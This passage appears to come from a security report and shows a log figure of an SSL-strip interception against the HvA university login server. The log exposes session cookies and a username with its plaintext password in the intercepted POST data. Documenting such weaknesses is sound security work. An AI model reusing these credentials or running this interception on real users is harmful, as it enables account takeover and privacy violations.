rKT7Xi36GQDzlmPlycNrgFRHeWvC7GRc40OtIsIZ%2BHAD5nP%2Bmk4FKwnut2A8f4H8dbWOJOb6kXpazeN1cIAKhQaaonC5SKZLBeCB0xkVxGKtzRd%2B%
2BtVkhLvve2Ynzs%2Bta5RXFt9zDrcHpP4OoK4JLb3hMcAaGci8f%2BjjOg9OL6df8eOfwA%3D&SigAlg=http%3A%2F%2Fwww.w3.org%2F2000%2F09%2
Fxmldsig%23rsa-sha1&Signature=QQs%2F1tNgDMlH%2FliNvlRrCR0%2FKD2VQRV5v5xWxHwMObaYPjzjuRO%2FE9TJ5c%2FrSxljH7W85rDp2oSwFbA
scWYLLND2SOjFliymJUV7z11s6aOfX3oa2%2Fl5vYN80rFulzHhoVboEkrVHB%2FyUGwZnXHCO8hRj9qx%2B2M4bLj4eQDaR1U8%2B0CGWnKhrek4uARvw%
2B1x1l2RkYJKCHavzFBvWtcNwiEk%2BrypseIcXuDidCUu%2FPirBPSgQ0y96zXgmZr6cNImnPe1u5g4JLvqsstq0FjethmfuWCTCTNloJ5yhhaDkc5TYSc
xDHDvkvnXGriUO6d8DSLb7jMGY0vk9uoUpnIp%2Fg%3D%3D
2018-10-07 15:05:53,747 Sending header: cookie : _gcl_au=1.1.269303397.1538938788; _ga=GA1.2.2109183801.1538938788; _gi
d=GA1.2.1245216532.1538938788
2018-10-07 15:05:53,747 Sending header: content-type : application/x-www-form-urlencoded
2018-10-07 15:05:53,747 SECURE POST Data (adfs20.hva.nl):
__VIEWSTATE=%2FwEPDwUJODYzNjYxMDg3ZGTBScECk0RZQpXk8ZJzFIJlzsW5aOG2lgVJ09KV8r2kGg%3D%3D&__VIEWSTATEGENERATOR=0EE29E36&__
EVENTVALIDATION=%2FwEdAAUekha64zY8Ct91jgHNoREqlt%2FS8mKmQpmuxn2LW6B9thvLC%2FFQOf5u4GfePSXQdrRBPkcB0cPQF9vyGTuIFWmijKZWG
4rH59f66Vc64WGnN47odkzR5d4WLETIJhW82DzqXW0R6tLJLFwWC3QjReC2&__db=14&ctl00%24ContentPlaceHolder1%24UsernameTextBox=jonge
j008&ctl00%24ContentPlaceHolder1%24PasswordTextBox=laatmijerin&ctl00%24ContentPlaceHolder1%24SubmitButton=Sign+In
2018-10-07 15:05:53,840 Got server response: HTTP/1.1 200 OK
2018-10-07 15:05:53,840 Got server header: Cache-Control:no-cache
2018-10-07 15:05:53,840 Got server header: Pragma:no-cache
2018-10-07 15:05:53,840 Got server header: Content-Type:text/html; charset=utf-8
2018-10-07 15:05:53,841 Got server header: Expires:-1
2018-10-07 15:05:53,841 Got server header: Server:Microsoft-IIS/8.0
2018-10-07 15:05:53,841 Got server header: X-AspNet-Version:4.0.30319
```

Figure 4.1: SSL strip being used on the HvA website. User credentials are visible and highlighted